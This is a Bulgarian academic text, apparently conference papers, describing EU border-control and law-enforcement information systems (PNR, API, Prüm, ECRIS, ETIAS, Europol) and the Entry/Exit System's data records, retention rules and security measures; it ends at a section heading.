Резервационните данни на пътниците (PNR данни) представляват лична информация, предоставена от пътниците, събирана и съхранявана от въздушните превозвачи. Тази информация включва името на пътника, датите на пътуване, маршрутите, местата в самолета, багажа, данните за контакт и начина на плащане.

Целта на системата е предаването на тези PNR данни на правоприлагащите органи на държавите членки и тяхното обработване с оглед на предотвратяването, разкриването, разследването и наказателното преследване на терористични и други тежки престъпления.

Необходимостта от събирането на тези данни, се наложи вследствие на организираната престъпност и терористичната дейност, които често включват и международни пътувания. В отговор на премахването на проверките по вътрешните граници съгласно Шенгенската конвенция ЕС разполага с разпоредби за обмен на лични данни между правоприлагащите органи. Системата за PNR данни има за цел да допълни съществуващите инструменти за борба с трансграничната престъпност.

Обработката на PNR данни би позволила на правоприлагащите органи да разкриват лица, за които не са съществували подозрения за участие в престъпна или терористична дейност, преди конкретните анализи на данни да посочат такава вероятност. Освен това повечето държави членки вече практикуват предоставянето на PNR данни на полицията или на други органи по силата на националното си право. Една система за PNR данни на ниво ЕС би довела също до хармонизирането на правните разпоредби на държавите членки, с което ще бъде избегната правната несигурност и ще бъдат попълнени пропуските в областта на сигурността, като същевременно се гарантира защитата на данните.

Събраните PNR данни могат да бъдат обработвани единствено и само с цел предотвратяване, разкриване, разследване и наказателно преследване на терористични и други тежки престъпления.

В рамките на тези дейности PNR данните могат да бъдат използвани по няколко начина [1, 2, 3, 4, 5, 6, 8, 9]:

- ✓ за анализ на пътниците преди заминаване или пристигане въз основа на определени критерии за риска или с оглед на идентифицирането на конкретни лица;
- ✓ като принос към разработването на въпросните критерии за риска;
- ✓ за конкретни разследвания или наказателни преследвания;

С оглед на опазването на основните права на защита на личните данни, неприкосновеността на личния живот и недискриминацията, директивата включва редица ограничения по отношение на прехвърлянето, обработването и съхранението на PNR данни [1, 2, 3, 4, 5, 6, 8, 9]:

- ✓ директивата забранява събирането и използването на чувствителни данни;
- ✓ PNR данните могат да се съхраняват само 5 години, като след 6-месечен срок трябва да бъдат деперсонализирани, така че прякото идентифициране на субекта на данните да е невъзможно;
- ✓ от държавите членки се изисква да създадат звено за данни на пътниците, където данните се обработват и защитават, като в състава на това звено трябва да влиза служител по защита на данните;
- ✓ държавите членки трябва да гарантират, че на пътниците е предоставена ясна информация за събирането на PNR данни и за техните права;
- ✓ решенията, които пораждаат неблагоприятни правни последици за дадено лице или сериозно го засягат, не могат да се основават само на автоматизираното обработване на PNR данни;
- ✓ прехвърлянето на PNR данни на трети държави може да става единствено при много ограничени обстоятелства и по преценка за всеки отделен случай;

Събирането на резервационните данни на пътниците (PNR данни) представляват лична информация, предоставена от пътниците, събирана и съхранявана единствено и само от въздушните превозвачи, а за лицата преминали границите с лек автомобил, с влак и дори пеш, не се изисква събирането на такива данни. Точно тези данни са необходими за идентифицирането на пътници, които представляват висок риск, в контекста на борбата с тероризма, трафика на наркотици, трафика на хора, сексуалната експлоатация на деца и други тежки престъпления, в тази връзка е налице съществен пропуск.

Предварителна информация за пътниците (API)

API данните са биографична информация, взета от машинночитемата част на паспорта, която съдържа име, място на пребиваване, място на раждане и гражданство на лицето. API данните се предоставят на органите за граничен контрол само за полети, влизащи на територията на ЕС, за целите на подобряване на граничния контрол и борба с нелегалната имиграция. В случай, че използването им е за други цели на правоприлагането е разрешено, но се счита по-скоро за изключение, отколкото за правило. Данните се съхраняват от държавите-членки за период от 24 часа.

API данните са използват основно за извършване на проверки на самоличността в рамките на граничния контрол и управлението на границите въпреки, че в някои случаи се използват от правоприлагащите органи за установяване

самоличността на заподозрени и издирвани лица. Поради това API данните се използват основно като инструмент за установяване на самоличността. Използването на този тип данни е все по-често срещано явление в света, като повече от 30 държави ги използват систематично, а повече от 40 са в процес на въвеждане на API системи [1, 2, 3, 4, 5, 6, 8, 9].

Освен предаването на API данни, някои държави изискват от въздушните превозвачи да им предоставят PNR данни. Тези данни се използват след това в борбата срещу тероризма и тежката престъпност, като трафик на хора и наркотици. PNR данните се използват от близо 60 години, основно от митническите органи, но и от правоприлагащите органи по света. Доскоро технологически беше невъзможно да се получи електронен и предварителен достъп до тези данни, така че използването им бе ограничено до ръчно обработване само за някои полети. Технологическият напредък днес направи възможно предварителното електронно предаване на данните [1, 2, 3, 4, 5, 6, 8, 9].

Целта на API е да се събере информация за самоличността на едно лице, преди то да се качи на полет за ЕС, и да се идентифицират незаконните мигранти още при пристигането им. API данните се състоят от информация, която е отбелязана в документа за пътуване, а именно пълното име на пътника, неговата дата на раждане и гражданство, номера и вида на документа за пътуване, както и информация относно граничния контролно-пропускателен пункт на излизане и влизане и подробности във връзка с транспорта. Отнасящите се до пътника API данни обикновено се събират в момента на регистрацията за полета.

Не съществува централна система на ЕС, в която да се записват API данните.

Рамка от Прюм

Рамката от Прюм се основава на многостранна договореност между държавите членки, която дава възможност за обмен на ДНК, пръстови отпечатьци и данни за регистрацията на превозни средства. Концепцията на системата се основава на взаимното свързване на дадена национална система с националните системи на всички други държави — членки на ЕС, което дава възможност за кръстосани търсения. При наличието на положителен резултат от търсене в базата данни на други държави членки, подробностите за този резултат се обменят, чрез механизми за двустранен обмен.

Целта на Договора от Прюм е установяване на сътрудничество в областта на борбата с тероризма, трансграничната престъпност и нелегалната миграция, чрез създаване на необходимите правни и технически условия за подобряване обмена на информация. Като международен договор от „ново поколение“ той предвижда автоматизиран обмен на ДНК данни, дактилоскопни данни и данни за регистрация на МПС, както и предоставянето на информация за предотвратяване и разследване на престъпления, поддържане на обществения ред и сигурността по отношение на граничния контрол [1, 2, 3, 4, 5, 6, 8, 9].

Европейска информационна система за регистрите за съдимост (ECRIS)

ECRIS дава възможност за ефективен обмен на информация между държавите членки относно постановени присъди в ЕС. Към настоящия момент по-голямата част от обмена на информация се отнася до граждани на ЕС.

Въпреки, че вече е възможно да се обменя информация за гражданите на трети държави, чрез ECRIS към момента не съществува общоевропейска ефикасна процедура или механизъм за достъп до данни.

Информацията за присъди на граждани на трети държави не се събира в рамките на ЕС в държавата членка по гражданството, както това се прави за гражданите на ЕС, а само се съхранява в държавите членки, където са били постановени присъдите. Следователно пълна проверка на съдебното минало на гражданин на трета държава може да бъде получена само, чрез изпращане на искане до всички държави членки [1, 2, 3, 4, 5, 6, 8, 9].

Европейската информационна система за регистрите за съдимост (ECRIS) дава възможност за обмен на информация относно присъдите на граждани на трети държави и лица без гражданство, но няма процедура за ефикасното извършване на този обмен.

Система на ЕС за информация за пътуванията и разрешаването им (ETIAS)

Системата на ЕС за информация за пътуванията и разрешаването им (ETIAS), по същността си ще събира данни за пътниците, освободени от изискването за притежаване на виза. Системата се базира на онлайн приложения, в които кандидатът въвежда данни за своята самоличност, данни за контакт, целта на пътуването, маршрута и т.н. преди своето отпътуване, с цел да получи разрешение за преминаване на границата. След получаването на разрешение процедурите на границите при пристигане минават по-бързо. Освен ползите за сигурността и управлението на границите и потенциалното значение в контекста на реципрочността на визовия режим, системата е и средство за улесняване на пътуванията. Автоматичното обработване на тази информация ще подмogne граничните служители при извършването на оценка на гражданите на трети държави, пристигащи за кратък престой [1, 2, 3, 4, 5, 6, 8, 9].

Държави като САЩ, Канада и Австралия вече са въвели подобни системи, включително за гражданите на ЕС. Системата не е въведена в страните членки на Европейския съюз.

Европейска информационна система на полицейските регистри (EPRIS)

ECRIS е електронна система за обменна информация за предишни присъди, постановени срещу конкретно лице от наказателни съдилища в ЕС, за целите на наказателно производство срещу това лице и, ако това е разрешено съгласно националното законодателство, за други цели. Осъждащата държава членка трябва да уведоми за постановената присъда държавата членка, чийто гражданин е осъденото лице. Държавата членка, чийто гражданин е осъденото лице, трябва да съхранява тази информация, за да може да предостави при поискване актуални данни от регистрите за съдимост за свои граждани в зависимост от това, къде в ЕС са били постановени присъдите.

Европол

Тя подпомага обмена на информация между националните полицейски служби, изпълнявайки функциите на център за информация относно престъпността в ЕС. Информационната система на Европол (EIS) предоставя на държавите членки

централизирана база данни с информация относно престъпления, в която те могат да съхраняват и търсят данни за тежки престъпления и тероризъм. С помощта на приложението на Европол за мрежа за сигурен обмен на информация (SIENA) държавите членки могат бързо, сигурно и лесно да обменят информация помежду си, с Европол или с трети страни, сключили споразумение за сътрудничество с Европол [1, 2, 3, 4, 5, 6, 8, 9].

Понастоящем страната ни няма достъп до Визовата информационна система, Шенгенската информационна система и системата за влизане/излизане, което допълнително затруднява служителите при осъществяването на граничния контрол.

В тази връзка е видно, че Европейски съюз разполага с информационни системи, и съответно база данни, които предоставят на граничните служители необходимата информация за лица в съответствие с целите, за които я използват. Същите разполагат с широк набор от функции, но въпреки това съществуват недостатъци, свързани с информационните системи, които възпрепятстват работата на националните органи. Констатираните недостатъци свързани с информационните системи са [1, 2, 3, 4, 5, 6, 8, 9]:

- ✓ неоптимално функциониране на настоящите информационни системи, с които оперират служителите на гранична полиция;
- ✓ пропуски в архитектурата на ЕС, отнасяща се за управлението на база данни в информационните системи, с които работят служителите на гранична полиция;
- ✓ сложна среда от информационни системи, които се управляват по различен начин от служителите на гранична полиция;
- ✓ фрагментирана архитектура за управление на данните за целите на граничния контрол и сигурността.

Недостатъците свързани с функциите на тези системи се изразяват в процедурите за граничен контрол, приложими към различните категории пътници, но и недостатъци между съответните информационни системи за граничен контрол. В тази връзка и необходимо същите да се оптимизират. За тази цел е необходимо да се обмисли действие за усъвършенстване на съществуващите информационни системи.

Пропуските по отношение на архитектурата на ЕС за управление на база данни, с които оперират служителите на гранична полиция се изразяват в обстоятелствата, че продължават да стоят въпросите относно граничния контрол на определени категории пътници. Липсва достатъчно информация за гражданите на трети държави, които са освободени от задължението за притежаване на виза, преди пристигането им на границата.[9]

За притежателите на визи правоприлагащите органи могат да получат информация от Визовата информационна система, ако това е необходимо единствено и само за целите на борбата с тежките престъпления и тероризма, но за лицата, освободени от задължението за притежаване на виза, няма налични съпоставими данни. Тази липса на информация е затруднява служителите от гранична полиция, по отношение на управлението на сухопътните граници на ЕС, когато значителен брой пътници, които са освободени от изискването за притежаване на виза, пристигнат с кола, автобус или влак. За гражданите на няколко съседни на ЕС държави вече не се изисква виза, а диалозите за либерализиране на визовия режим между

ЕС и други съседни държави напредват. Има вероятност това да доведе до значително нарастване на броя на пътниците, освободени от изискването за притежаване на виза, в близко бъдеще.

Към настоящия момент около 1,4 милиарда души от близо 60 държави по света, които не са граждани на Европейския съюз могат да се възползват от възможността да пътуват без виза до Европейския съюз, както и от принципа на реципрочност, с който се улеснява безвизовото пътуване на гражданите на ЕС в чужбина. Липсата на конкретна информация възпрепятства служителите на гранична полиция да извършват проверка, относно лицата в база данни освободени от задължението за виза.

Служителите от Главна дирекция „Гранична полиция“ – МВР се сблъскват със сложна среда от информационни системи на равнище ЕС, които се управляват по различен начин. Тази сложна среда създава трудности от практическо естество, и по специално в коя база данни трябва да се извърши проверката при определена ситуация. Освен това не всички държави членки са свързани към всички съществуващи системи.

В тази връзка е необходимо тези пропуски да бъдат отстранени, чрез разработването на допълнителни и/или нови информационни системи, които да отстранят тези пропуски

Заклучение

Водещ приоритет за Европейския съюз, респективно за Република България е повишаване сигурността на външните граници. Поради тази причина е необходимо да се работи за изграждането на иновативни системи, базирани на интелигентни сензори и устройства за идентифициране и откриването на граждани преминавали границите. По – този начин ще предоставим нови способности и средства за по-ефективно управление на движението на граждани през границите, като същевременно ще допринесем и за гарантиране на по-ефективно идентифициране и проверка на пътниците.

С оптимизирането на граничния контрол чрез внедряване на нови информационни системи ще създадем по-надеждни и по-интелигентни информационни системи в областта на границите и сигурността, както и едни интелигентни граници. [1]

Литература:

1. Регламент (ЕС) 2017/458 на европейския парламент и на съвета от 15 март 2017 година за изменение на Регламент (ЕС) 2016/399 по отношение на засилването на проверките в съответните бази данни по външните граници (Обн. Л. ОВ. бр.74 от 18 Март 2017 г.)

2. Регламент (ЕС) 2017/2226 на Европейския парламент и на Съвета от 30 ноември 2017 година за създаване на Система за влизане/излизане (СВИ) с цел регистриране на данните относно влизането и излизането и данните относно отказа за влизане на граждани на трети страни, преминаващи външните граници на държавите членки, за определяне на условията за достъп до СВИ за целите на правоприлагането и за изменение на Конвенцията за прилагане на Шенгенското споразумение и регламенти (ЕО) № 767/2008 и (ЕС) № 1077/2011(ОВ L 327, 9.12.2017 г. стр. 20-82)

3. Регламент (ЕС) 2016/399 на Европейския парламент и на Съвета от 9 март

2016 г. относно Кодекс на Съюза за режима на движение на лица през границите (Кодекс на шенгенските граници) (ОВ L 77, 23.3.2016 г.,).

4. Регламент (ЕС) № 1077/2011 на Европейския парламент и на Съвета от 25 октомври 2011 г. за създаване на Европейска агенция за оперативното управление на широкомащабни информационни системи в пространството на свобода, сигурност и правосъдие (ОВ L 286, 1.11.2011 г.,).

5. Директива (ЕС) 2016/680 на Европейския парламент и на Съвета от 27 април 2016 г. относно защитата на физическите лица във връзка с обработването на лични данни от компетентните органи за целите на предотвратяването, разследването, разкриването или наказателното преследване на престъпления или изпълнението на наказания и относно свободното движение на такива данни, и за отмяна на Рамково решение 2008/977/ПВР на Съвета (ОВ L 119, 4.5.2016 г.).

6. Директива (ЕС) 2017/541 на Европейския парламент и на Съвета от 15 март 2017 г. относно борбата с тероризма и за замяна на Рамково решение 2002/475/ПВР на Съвета, и за изменение на Решение 2005/671/ПВР на Съвета (ОВ L 88, 31.3.2017 г.).

7. Решение 2010/365/ЕС на Съвета от 29 юни 2010 г. относно прилагането на разпоредбите на достиженията на правото от Шенген във връзка с Шенгенската информационна система в Република България и в Румъния (ОВ L 166, 1.7.2010 г.).

8. Решение (ЕС) 2017/1908 на Съвета от 12 октомври 2017 г. относно привеждането в действие на някои разпоредби от достиженията на правото от Шенген, свързани с Визовата информационна система, в Република България и в Румъния (ОВ L 269, 19.10.2017 г.).

9. Съобщение на комисията до Европейския парламент и съвета, по-надеждни и по-интелигентни информационни системи в областта на границите и сигурността Брюксел, (6.4.2016 г. COM(2016) 205 final).

10. Нейкова, М., Реформата на областно ниво на управление – устойчиво регионално и местно развитие, Юридически сборник БСУ, 2012 г. стр. 161.

Е. М. Пиронкова, Х. А. Христов.

ИНФОРМАЦИОННА СИСТЕМА ЗА ВЛИЗАНЕ/ИЗЛИЗАНЕ

Емине М. Пиронкова, Христо А. Христов

*Шуменски университет „Епископ Константин Преславски“, Шумен
Факултет по технически науки
e-mail:orhideia1935@abv.bg*

INFORMATION SYSTEM FOR ENTRY / EXIT

Emine M. Pironkova, Hristo A. Hristov

*The University of Shumen „Bishop Konstantin Preslavski“, Shumen
The faculty of technical sciences
e-mail:orhideia1935@abv.bg*

Abstract: *The entry / exit system is an automatic calculator that informs the competent authorities of third-country nationals when entering the border, the authorized duration of the stay and identifies the identity of third-country nationals upon exit when they have overdue the authorized period of stay*

Keywords: *Chief Directorate "Border Police" - Ministry of Interior, information systems, EES, border police and immigration authorities illegal immigrants*

Въведение

Европейския съюз преди няколко години предложи създаването на система за влизане/излизане (EES). В основата си системата за влизане/излизане (EES) представлява електронен регистър на датата и мястото на влизане и излизане на всеки гражданин на трета страна, на когото е бил разрешен краткосрочен престой.

Изложение

Системата за влизане/излизане е инструмент, който предоставя на Европейския съюз (ЕС) основна информация за граждани на трети страни, които влизат на територията на ЕС или излизат от нея. Тази информация е абсолютно необходима за изработването на устойчиви и разумни политики в областта на миграцията и визите.

Гражданите на ЕС и други лица, които се ползват с правото на свободно движение съгласно законодателството на Съюза (например членове на семейството на граждани на ЕС), подлежат на минимална проверка при преминаване на външните граници, както при влизане, така и при излизане, която се състои в проверка на документа за пътуване, за да се установи самоличността на лицето. В тази връзка държавите членки на ЕС не разполагат с надеждни средства да определят дали даден гражданин на трета страна е превишил своето право на престой. Няма електронни сред-

ва за проверка, от които да е видно кой, кога, къде и по какъв начин като гражданин на трета страна е влязъл или напуснал Шенгенското пространство. [1]

Към настоящия момент полагането на печат в документа за пътуване е единственият начин за означаване на датата на влизане и излизане, с който разполагат гранична полиция и имиграционните органи, за да изчислят срока на престой на гражданин на трета страна в Шенгенското пространство, като този срок не може да надхвърля 90 дни в рамките на период от 180 дни.

Времето на престой на гражданин на трета страна в Шенгенското пространство се изчислява въз основа на печатите, които обаче често са неясни, трудни за разчитане или подправени. Така точното изчисление на престоя в Шенгенското пространство въз основа на печатите в документите за пътуване едновременно отнема време и е трудно за осъществяване. Системата за влизане/излизане ще позволи да се изчислява срокът на престой на граждани на трети страни, както и да се проверява дали дадено лице е пресрочило разрешенния срок, също и при проверки в рамките на Шенгенското пространство.

Към момента тринадесет държави членки на Европейския съюз оперират свои собствени национални системи за влизане/излизане, като събират буквено-цифрови данни за пътниците. В случая, ако дадено лице излезе по законен начин от същата държава членка, през която е влязло, тези системи биха установили пресрочване на разрешенния срок на престой. В противен случай тези системи не могат да се използват за установяването на лица, които са пресрочили разрешенния срок на престой, тъй като записите за влизане и излизане не могат да се сравнят, когато лицата излизат от Шенгенското пространство през държава, различна от държавата членка, през която са влезли и където е регистрирано това влизане. [2]

Освен това не съществуват надеждни данни за броя на незаконните имигранти, които понастоящем се намират в Европейския съюз. Данните сочат, че общият им брой варира между 2 и 4 млн. души. Общоприетото становище е, че голямата част от незаконните имигранти са лица, които са пресрочили разрешенния срок на престой, т.е. те са влезли законно за кратък престой, с валидна виза, ако това се изисква, и след изтичане на разрешенния срок на престой са останали в ЕС. Също така лицата могат да влязат на територията на Шенгенското пространство през ГКПП в държава членка, където съществува национален регистър за влизане/излизане, но да излязат през ГКПП, където такава система не се използва.

Имайки предвид, че във визовата информационна система се съдържа информация само за заявленията за издаване на виза и издадените визи, докато за притежателите на визи в системата за влизане/излизане ще се съхраняват и данни за конкретно влизане и излизане, свързани с издадени визи, в случая ще има припокриване и взаимственост, тъй като влизането и излизането на регистрирани пътници ще бъде записано в системата за влизане/излизане, която ще наблюдава срока на разрешенния престой в рамките на Шенгенското пространство.[3]

Без система за влизане/излизане не би било възможно въвеждането на изцяло автоматизирано преминаване на границата за регистрираните пътници.

Системата за влизане/излизане ще подпомага изготвянето на анализи относно влизането и излизането на граждани на трети страни, включващо по-специално очертаването на точна картина на пътническите потоци през външните граници, както и на броя лица, пресрочили разрешенния срок на престой, например по гражданството на пътниците.

Системата за влизане/излизане се състои от [1, 3, 4, 5, 6, 7]:

- ✓ централна система, състояща се от централно звено и резервно централно звено, което може да осигури всички функционални характеристики на централното звено в случай на отказ на системата;

- ✓ национална система, състояща се от необходимите хардуер, софтуер и национална комуникационна инфраструктура за свързване на терминалите на компетентните органи с мрежовите входни точки във всяка

- ✓ държава членка;

- ✓ единен интерфейс във всяка държава членка, основан на общи технически спецификации и еднакъв за всички държави членки;

- ✓ мрежови входни точки, които са част от единния интерфейс и представляват националните точки за достъп, свързващи националната система на всяка държава членка с централната система,

- ✓ и не на последно място комуникационна инфраструктура между централната система и мрежовите входни точки.

Агенцията прилага съответните правила за професионалната тайна или друг и равностойни задължения за поверителност по отношения на всички свои служители, които работят с данни от системата за влизане/излизане. Това задължение е в сила и след като служителите напуснат длъжността си или работата си или след прекратяване на дейността им.

Държавите членки отговарят за разработването и оперативното управление на собствените си национални системи. Те също така имат задължението да определят компетентните органи, включително граничните, визовите и имиграционните органи, чиито надлежно оправомощени служители разполагат с достъп да въвеждат, изменят, заличават или правят справка с данните в системата за влизане/излизане. Всяка държава членка своевременно предава на Агенцията списък на тези органи. В този списък се уточнява целта, за която всеки отделен орган може да има достъп до данните в системата за влизане/излизане, като същият ще бъде актуализиран на всеки 3 месеца [9].

Съгласно нормативната уредба всеки компетентен орган, който има право на достъп до системата за влизане/излизане гарантира, че използването на системата е необходимо, целесъобразно и пропорционално за изпълнението на задачите му. Всеки компетентен орган е необходимо да гарантира, че при използването на системата за влизане/излизане той не дискриминира граждани на трети страни въз основа на пол, расов, етнически произход, религия, убеждения, увреждане, възраст или сексуална ориентация, и че изцяло зачита човешкото достойнство и неприкосновеността на личността.

Системата за влизане / излизане е един автоматичен калкулатор, който информира компетентните органи за граждани на трета страна, при тяхното влизане на границата, разрешената продължителност на престоя, и ще установява самоличността на граждани на трети страни при излизане, когато те са пресрочили разрешения срок на престой.

Необходимо е да се отчете фактът, че към настоящият момент няма надеждни средства за наблюдение на движението на граждани на трети страни, допуснати на територията за кратък престой. Това се дължи на сложността и бавността на настоящата процедура за подпечатване на паспорта, която не дава достатъчна възможност на държавите членки да изчисляват разрешения срок на престой в момента на

граничната проверка или при проверка на територията, както и фактът, че съществуващите национални системи не допринасят особено за тези цели в пространство без вътрешен граничен контрол.[2]

Несъмнено това ще се отрази и на управлението на миграцията като цяло. Благодарение на системата за влизане/излизане информацията :

- ✓ за това, кой е на територията на ЕС;
- ✓ кой се съобразява с разрешения максимален престой от 90 дни в рамките на период от 180 дни;
- ✓ информацията за пътниците, пресрочващи разрешения срок на престой, разбита по гражданство и групи лица;
- ✓ лица, освободени от виза;
- ✓ лица, за които се изисква виза, ще бъде от помощ при проверки на случаен принцип на територията за откриване на незаконно пребиваващи лица.

Като цяло в управлението на границите в Европейския съюз е посочена необходимостта от създаването, като част от стратегията за интегрирано управление на границите, на система за влизане/излизане, която да регистрира по електронен път времето и мястото на влизане и излизане на гражданите на трети страни, допуснати в Шенгенското пространство за кратък престой, и да изчислява разрешения им срок на престой.

В случаите, когато гражданин на трета страна, който притежава виза, получи разрешение да влезе на територията в съответствие с Кодекса на шенгенските граници, но за него няма предходна регистрация в системата за влизане/излизане, граничният орган създава лично досие и въвежда в него следните данни [1, 2, 3, 5, 7, 9]:

- ✓ фамилно име, фамилно име по рождение (предишно фамилно име или имена), собствено име или имена;
- ✓ дата на раждане, място на раждане, държава на раждане, гражданство на една или повече държави и пол;
- ✓ вид и номер на документа или документите за пътуване, орган, който го/ги е издал, и дата на издаване;
- ✓ трибуквен код на издаващата държава и датата, на която изтича срокът на валидност на документа или документите за пътуване;
- ✓ номер на визовия стикер, включително трибуквен код на държавата членка, издала визата, както и датата, на която изтича срокът на валидност на визата, ако е приложимо;
- ✓ при първото влизане с визата — брой на влизанията и разрешен срок на престой, както е посочено на визовия стикер

При всяко влизане на това лице, в записа за влизане/излизане, който е свързан с личното досие на лицето посредством личен референтен номер, създаден от системата за влизане/излизане при създаване на досието, се въвежда следната информация:

- ✓ дата и час на влизане;
- ✓ държава членка и граничен контролно-пропускателен пункт на влизане и орган, който е разрешил влизането;
- ✓ изчисление на броя на дните на разрешения престой и датата на последния ден на разрешения престой.

При излизане, в записа за влизане/излизане, свързан с личното досие на това лице, се въвеждат:

- ✓ дата и час на излизане;
- ✓ държава членка;
- ✓ и граничен контролно-пропускателен пункт на излизане.

В случай, че гражданин на трета страна, освободен от задължението да притежава виза, получи разрешение да влезе на територията в съответствие с Кодекса на шенгенските граници, и за него няма предходна регистрация в системата за влизане/излизане, граничният орган създава лично досие и въвежда в него десетте пръстови отпечатъка на това лице.

Предвидени са и случаите, когато е взето решение за отмяна на разрешение за престой или за удължаване на срока на разрешения престой на дадено лице, компетентният орган, взел това решение, извършва корекции в системата. В конкретния случай компетентният орган добавя данни към записа за влизане/излизане. Данните съдържат информация относно хода на досието, указваща дали разрешението за престой е било отменено, или срокът на разрешения престой е бил удължен [5, 6, 7, 8];

- ✓ орган, който е отменил разрешението за престой или е удължил срока на разрешения престой;
- ✓ място и дата на решението за отмяна на разрешението за престой или за удължаване на срока на разрешения престой;
- ✓ новата дата на изтичане на срока на валидност на разрешението за престой.

В записа за влизане/излизане задължително се посочва основаниято или основанията за отмяна на разрешението за престой, по-специално [1, 2, 3, 4]:

- ✓ основанията, въз основа на които лицето се експулсира;
- ✓ всяко друго решение, взето от компетентните органи на държавата членка, в съответствие с националното законодателство, което води до извеждането или отпътуването на гражданина на трета страна, който не отговаря или вече не отговаря на условията за влизане или престой на територията на държавите членки;
- ✓ основанията за удължаване на срока на разрешения престой.

Компетентните органи отговарящи за визите от своя страна извършват справка в системата за влизане/излизане за целите на разглеждането на заявления за издаване на виза и вземането на решение по тези заявления, включително решения за анулиране, отмяна или удължаване на срока на валидност на издадена виза в съответствие със съответните разпоредби на визовия кодекс, т.е. на компетентния орган се дава достъп за справка с данните в личното досие на това лице, единствено и само за целите на осъществяваната проверка.

За системата за влизане/излизане, бихме посочили, че тя ще има изключително огромно значение, защото ще допринесе за установяването на самоличността на всяко лице, което може да не отговаря или вече да не отговаря на условията за срок на престой на територията на държавите членки, но за да постигне тези цели, системата за влизане/излизане следва да обработва буквено-цифрови и след преходен период - пръстови отпечатъци.

Отражението върху личния живот на пътниците, каквото е снемането на пръстови отпечатъци, е оправдано по две причини. Пръстовите отпечатъци са един надежден метод за установяване на самоличността на лица, заловени на територията на държавите членки без документи за пътуване или други средства за установя-

ване на самоличността, което е много често срещано явление при незаконните мигранти.

Но казусът със снемането на пръстови отпечатащи е подложен на обстоен и подробен анализ. Налице е едно единствено изключение, което се отнася за децата на възраст под 12 години. Те се освобождават от изискването за снемане на пръстови отпечатащи поради правни съображения.

Също така е предвидено и изключение за лица, от които снемането на пръстови отпечатащи е физически невъзможно, то тези лица се освобождават от изискването за снемане на пръстови отпечатащи поради фактически съображения.

Ако обаче невъзможността за снемане на пръстовите отпечатащи е временна, от лицето се изисква да даде пръстови отпечатащи при следващото влизане. Граничните органи имат право да поискат допълнително разяснение относно причините за временната невъзможност да се предоставят пръстови отпечатащи. В случаите, когато съответното лице е освободено от изискването за даване на пръстови отпечатащи поради правни или фактически съображения в съответното поле се отбелязва „не се прилага“.

Системата позволява разграничаване на случаите, когато предоставянето на пръстови отпечатащи не се изисква поради правни съображения от случаите, когато те не могат да бъдат предоставени поради фактически съображения.

Всеки запис за влизане/излизане се съхранява за максимален срок от 181 дни. Всяко лично досие и свързаните с него записи за влизане/излизане се съхраняват в системата за влизане/излизане за максимален срок от 91 дни след последното излизане, ако няма запис за влизане в срок от 90 дни след този последен запис за излизане. В случаите, когато няма запис за излизане след датата на изтичане на разрешения срок на престой, данните се съхраняват за максимален срок от пет години след датата на последния ден на разрешения престой [1, 3, 5, 6, 7, 9].

Предоставяне на данни на трети страни, международни организации и частни лица

Данните, съхранявани в системата за влизане/излизане, не се предават или предоставят на трета страна, международна организация или частно лице.

При необходимост, могат да се предават или предоставят на трета страна или международна организация, данни от системата за влизане/излизане, но само в отделни случаи с цел доказване на самоличността на граждани на трети страни, включително с цел връщане, ако са изпълнени следните условия:

- ✓ третата страна или международната организация е съгласна да използва данните само за целта, за която те са били предоставени;

- ✓ данните са предадени или предоставени съгласно съответните разпоредби на правото на Съюза, по-специално споразуменията за обратно приемане, и националното право на държавата членка, която е предала или предоставила данните, включително правните разпоредби относно сигурността на данните и защитата на данните;

- ✓ държавата членка, която е въвела данните в Системата за влизане/излизане, е дала своето съгласие.

Изключително важно е да отбележим, че предаването на лични данни на трети страни или международни организации не засяга правата на бежанците и кандидатите за международна закрила, предвид принципа за неотблъскване.

Сигурност на данните

Отговорната държава членка гарантира сигурността на данните преди и по време на изпращането им до мрежовата входна точка. Всяка държава членка гарантира сигурността на данните, които получава от системата за влизане/излизане.

По отношение на своята национална система всяка държава членка приема необходимите мерки, включително план за сигурност, с цел:

- ✓ да се осигури физическа защита на данните, включително чрез изготвяне на планове за действие в извънредни ситуации за защита на критичната инфраструктура;

- ✓ да се предотврати достъпът на не оправомощени лица до националните съоръжения, в които държавата членка осъществява дейност съгласно целите на Системата за влизане/излизане (проверки при влизане в съоръжението);

- ✓ да се предотврати неразрешеното четене, копиране, изменение или премахване на носители на данни (контрол на носителите на данни) [10];

- ✓ да се предотврати неразрешеното въвеждане на данни и неразрешената проверка, изменение или заличаване на съхранявани лични данни (контрол на съхраняването);

- ✓ да се предотврати неразрешеното обработване на данни в Системата за влизане/излизане и всяко неразрешено изменение или заличаване на обработвани в Системата за влизане/излизане данни (проверка на въвеждането на данни);

- ✓ да се гарантира, че лицата, имащи право на достъп до Системата за влизане/излизане, имат достъп само до данните, за които са оправомощени, посредством индивидуални потребителски профили и само в режим на поверителен достъп (контрол на достъпа до данни);

- ✓ да се гарантира, че всички органи с право на достъп до Системата за влизане/излизане създават профили с описание на функциите и задълженията на лицата, които са оправомощени да въвеждат, изменят и заличават данни, да правят справки и търсят с тези данни, и при поискване незабавно да предоставят тези профили на надзорните органи (профили на служителите);

- ✓ да се гарантира, че е възможно да се провери и установи на кои органи могат да се предават лични данни чрез използване на комуникационно оборудване (контрол на комуникацията);

- ✓ да се гарантира, че е възможно да се провери и установи какви данни са били обработени в Системата за влизане/излизане, кога, от кого и с каква цел (контрол на регистрирането на данни);

- ✓ да се предотврати неразрешеното прочитане, копиране, изменение или заличаване на лични данни по време на предаването на лични данни до или от Системата за влизане/излизане или по време на преноса на носители на данни, по-специално чрез съответните техники на криптиране (контрол на преноса).

- ✓ да се наблюдава ефективността на мерките за сигурност по настоящия параграф и да се предприемат необходимите организационни мерки, свързани с вътрешния надзор, за да се гарантира спазване на настоящия регламент (вътрешен контрол).

Отговорност за използването на данните

Всяка държава членка гарантира, че данните, записани в системата за влизане/излизане, се обработват законно, и по-специално, че само надлежно оправомо-

щени служители имат достъп до тях за изпълнение на своите задачи. По-специално отговорната държава членка гарантира, че:

- ✓ данните се събират по законен начин;
- ✓ данните се записват в Системата за влизане/излизане по законен начин;
- ✓ данните са точни и актуални към момента на предаването им на системата за влизане/излизане.

Отговорности на държавите членки

Всяка държава членка ще отговаря за разработването на националната система и свързването ѝ със системата за влизане/излизане. Също така ще отговаря за организирането, управлението, действието и поддръжката на националната си система и управлението и мерките за достъп на надлежно оправомощени служители на компетентните национални органи до системата за влизане/излизане в съответствие с настоящия регламент и за съставянето и редовното актуализиране на списък на тези служители и техните профили [9].

Всяка държава членка е необходимо да определя националния орган, който ще предоставя достъп на компетентните органи до системата за влизане/излизане, и свързва този национален орган мрежовата входна точка. В конкретният случай за Р.България това е Главна дирекция „Гранична полиция“ -МВР.

Право на достъп, поправка и заличаване

